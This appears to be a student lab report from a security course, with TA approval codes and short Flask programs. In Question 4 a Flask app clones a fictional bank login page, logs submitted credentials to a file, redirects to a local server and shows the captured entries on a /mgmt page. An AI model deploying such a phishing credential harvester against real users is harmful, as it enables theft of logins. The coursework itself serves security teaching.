

Question 1

- Balance for Long Do: 38055
- Click on the text to see the recording: ->




Figure 1: Dashboard

Question 3

- TA approval code: FLKUP01

Python 1: Q3

```
from flask import Flask

app = Flask(__name__)

@app.route("/")
def website():
    return "<p>Team 3</p> <p>Long Do</p> <p>Shichen Ma</p>"
if __name__ == '__main__':
    app.run()
```




Figure 2: Webpage

Question 4

- TA approval code: GGJXF37

Python 2: Q4

```
from flask import Flask, request, render_template, render_template_string, redirect
app = Flask(__name__)
@app.route('/', methods=["GET", "POST"])
def home():
    if request.method == "POST":

        user = request.form.get("username")
        password = request.form.get("password")

        with open("spy.txt", "a") as f:
            f.write("{}\n".format(user, password))

        return redirect("http://127.0.0.1:2222")
    return render_template_string("""
<!DOCTYPE html>
<html lang="en">

<head>
    <title>Husky Banking</title>
    <link rel="stylesheet" href="/static/base.css">
</head>

<body>
    <form id="mainHandler" method="post">
        <h1 id="loginHeader">Husky Banking</h1>
        <p id="slogan">A bank where you know your money is in the right paws!</p>
        <p id="userInput"> <label for="username">Username</label>: <input id="username" name="username" type="text" value="Johnathan"></p>
        <p id="passInput"> <label for="password">Password</label>: <input id="password" name="password" type="password" value="1234567890"></p>
        <p id="signIn"><input id="submit" name="submit" type="submit" value="Sign In"></p>
        <p id="customPage"> <input id="customPage" name="customPage" type="submit" value="Custom Page"></p>
        <div id="johnathan"></div>
        <script src="/static/js/imageJS.js"></script>
    </form>
</body>
</html>""")

@app.route("/mgmt")
def mgmt():
    data = []

    try:
        with open("spy.txt") as f:
            for line in f:
                data.append(line)
    except FileNotFoundError:
        pass

    return "<br>".join(data)

if __name__ == '__main__':
    app.run()
```




Figure 3: Phising Webpage

- Click on the text to see the recording: -> Q4 Recording

Question 5

- TA approval code: L2OTKAN
- The URL of the images:
`http://127.0.0.1:2222/static/images/Blob/msc.jpg`
`http://127.0.0.1:2222/static/images/Background/ggdog.jpg`
`http://127.0.0.1:2222/static/images/Icon/johnathan.ico`
`http://127.0.0.1:2222/url('static/images//Icon/derp.ico')`
- Click on the text to see the recording: -> Q5 Recording